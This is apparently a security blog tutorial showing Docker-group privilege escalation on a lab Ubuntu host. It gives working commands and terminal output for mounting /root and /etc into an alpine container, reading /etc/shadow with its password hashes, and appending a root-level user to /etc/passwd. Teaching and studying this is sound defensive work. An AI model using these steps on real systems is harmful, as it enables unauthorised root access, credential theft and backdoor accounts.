

# Docker Privilege Escalation

November 20, 2019 By Raj Chandel


In our previous article we have discussed “[Docker Installation & Configuration](#)” but today you will learn how to escalate the root shell if docker is running on the host machine or I should say docker privilege escalation to spawn root shell.

While we know that there is an issue with the docker that all the commands in docker require sudo as docker needs root to run. The Docker daemon works in such a way that it is allowed access to the root user or any other user in the particular docker group. This shows that access to the docker group is the same as to give constant root access without any password. 🤖

## Quick Lab setup

Execute the below command to install docker in your localhost machine. I have used ubuntu 18.04 here as target machine.

```
apt install docker.io
```

A terminal window showing the command 'apt install docker.io' being executed. The output shows the package lists being read, the dependency tree being built, and the state information being read. It then lists additional packages to be installed (bridge-utils, cgroupfs-mount, containerd, git, git-man, liberror-perl) and suggested packages (aufs-tools, btrfs-progs, debootstrap, docker-doc, rinse, zfs-fuse). It also lists the new packages to be installed (bridge-utils, cgroupfs-mount, containerd, docker.io, git, git-man, liberror-perl). The summary shows 0 upgraded, 10 newly installed, 0 to remove, and 466 not upgraded. The disk space requirements are 56.9 MB of archives and 291 MB of additional disk space. The prompt asks 'Do you want to continue? [Y/n]' and the user responds with 'y'.

Create a local user, say Ignite is the username with least privileges add new group “docker” for “ignite”.

```
adduser ignite
usermod -G docker ignite
newgrp docker
```

```
root@ubuntu:~# adduser ignite ➡
Adding user `ignite' ...
Adding new group `ignite' (1001) ...
Adding new user `ignite' (1001) with group `ignite' ...
Creating home directory `/home/ignite' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ignite
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@ubuntu:~# usermod -G docker ignite ➡
root@ubuntu:~# newgrp docker ➡
root@ubuntu:~#
```

To proceed for privilege escalation, you should have local access of the host machine, therefore here we choose ssh to access the machine as ignite who is a local user on this machine.

```
ssh ignite@192.168.1.6
id
```

Since we have access to the user which is a part of the docker group and said above if the user is part of the docker group then it is the same as to give constant root access without any password. 🐼

We ran the command shown below, this command obtains the alpine image from the Docker Hub Registry and runs it. The `-v` parameter specifies that we want to create a volume in the Docker instance. The `-it` parameters put the Docker into the shell mode rather than starting a daemon process. The instance is set up to mount the root filesystem of the target machine to the instance volume, so when the instance starts it immediately loads a chroot into that volume. This gives us the root of the machine. After running the command, we traverse into the `/mnt` directory and found out `flag.txt`.

```
docker run -v /root:/mnt -it alpine
```

```

root@kali:~# ssh ignite@192.168.1.6
ignite@192.168.1.6's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

476 packages can be updated.
246 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ignite@ubuntu:~$ id
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),127(docker)
ignite@ubuntu:~$ docker run -v /root:/mnt -it alpine
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
89d9c30c1d48: Pull complete
Digest: sha256:c19173c5ada610a5989151111163d28a67368362762534d8a8121ce95cf2bd5a
Status: Downloaded newer image for alpine:latest
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
/ # cd /mnt
/mnt # ls
flag.txt
/mnt # cat flag.txt
Welcome to Root Folder
/mnt #

```

Similarly, an intruder can mount other system files to escalate the privilege for the local user such as he can mount the passwd or shadow or ssh-key.

As you can see here, we try to mount/etc directory to obtain shadow file and similarly one can access passwd file and add his own privilege user. 🤔

```

docker run -v /etc:/mnt -it alpine
cd /mnt
cat shadow

```

```
ignite@ubuntu:~$ docker run -v /etc:/mnt -it alpine ↵
/ # cd /mnt ↵
/mnt # cat shadow ↵
root:!:18199:0:99999:7:::
daemon*:17937:0:99999:7:::
bin*:17937:0:99999:7:::
sys*:17937:0:99999:7:::
sync*:17937:0:99999:7:::
games*:17937:0:99999:7:::
man*:17937:0:99999:7:::
lp*:17937:0:99999:7:::
mail*:17937:0:99999:7:::
news*:17937:0:99999:7:::
uucp*:17937:0:99999:7:::
proxy*:17937:0:99999:7:::
www-data*:17937:0:99999:7:::
backup*:17937:0:99999:7:::
list*:17937:0:99999:7:::
irc*:17937:0:99999:7:::
gnats*:17937:0:99999:7:::
nobody*:17937:0:99999:7:::
systemd-network*:17937:0:99999:7:::
systemd-resolve*:17937:0:99999:7:::
syslog*:17937:0:99999:7:::
messagebus*:17937:0:99999:7:::
_apt*:17937:0:99999:7:::
uuid*:17937:0:99999:7:::
avahi-autoipd*:17937:0:99999:7:::
usbmux*:17937:0:99999:7:::
dnsmasq*:17937:0:99999:7:::
rtkit*:17937:0:99999:7:::
cups-pk-helper*:17937:0:99999:7:::
speech-dispatcher:!:17937:0:99999:7:::
whoopsie*:17937:0:99999:7:::
kernoops*:17937:0:99999:7:::
saned*:17937:0:99999:7:::
pulse*:17937:0:99999:7:::
avahi*:17937:0:99999:7:::
colord*:17937:0:99999:7:::
hplip*:17937:0:99999:7:::
geoclue*:17937:0:99999:7:::
gnome-initial-setup*:17937:0:99999:7:::
gdm*:17937:0:99999:7:::
test:$1$t5gCN6ZG$Y3/fyf8wzEktuU/hH/sbF.:18199:0:99999:7:::
sshd*:18199:0:99999:7:::
ignite:$6$VdIypwnI$3zcPwDb1gZXQ5Cc.RTnEggePEM3aRfdJB1Qhfn4FILeo9r2bqoeRCxtHM.iry
/mnt #
```

So, if you have access shadow file then you can try to crack passwd hashes and if you have access passwd file you can add you own privilege user by generating password salt as shown here.

```
openssl passwd -1 -salt raj
```

```
root@kali:~# openssl passwd -1 -salt raj ↵  
Password:  
$1$raj$SRFW8pxRdnQ3W9ML58VJ40  
root@kali:~# █
```

Now a new record inside the passwd file for your user.

```
docker run -v /etc:/mnt -it alpine  
cd /mnt  
echo 'raj:saltpasswd:0:0::/root:/bin/bash' >>passwd  
tail passwd
```

From the given below image you can observe that now we have user raj as member of root. Thus, we switch to as raj and access the root shell.

Thus, in this way we can escalated the permission of a host machine, hope you will enjoy this little and powerful post. 😊

```
ignite@ubuntu:~$ docker run -v /etc:/mnt -it alpine ↵  
/ # cd /mnt ↵  
/mnt # echo 'raj:$1$raj$SRFW8pxRdnQ3W9ML58VJ40:0:0::/root:/bin/bash' >>passwd ↵  
/mnt # tail passwd  
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin  
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin  
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false  
geoclue:x:119:124:./var/lib/geoclue:/usr/sbin/nologin  
gnome-initial-setup:x:120:65534:./run/gnome-initial-setup:/bin/false  
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false  
test:x:1000:1000:test,,,:/home/test:/bin/bash  
sshd:x:122:65534:./run/sshd:/usr/sbin/nologin  
ignite:x:1001:1001:.,,,:/home/ignite:/bin/bash  
raj:$1$raj$SRFW8pxRdnQ3W9ML58VJ40:0:0::/root:/bin/bash  
/mnt # exit  
ignite@ubuntu:~$ su raj ↵  
Password:  
root@ubuntu:/home/ignite# id  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:/home/ignite# █
```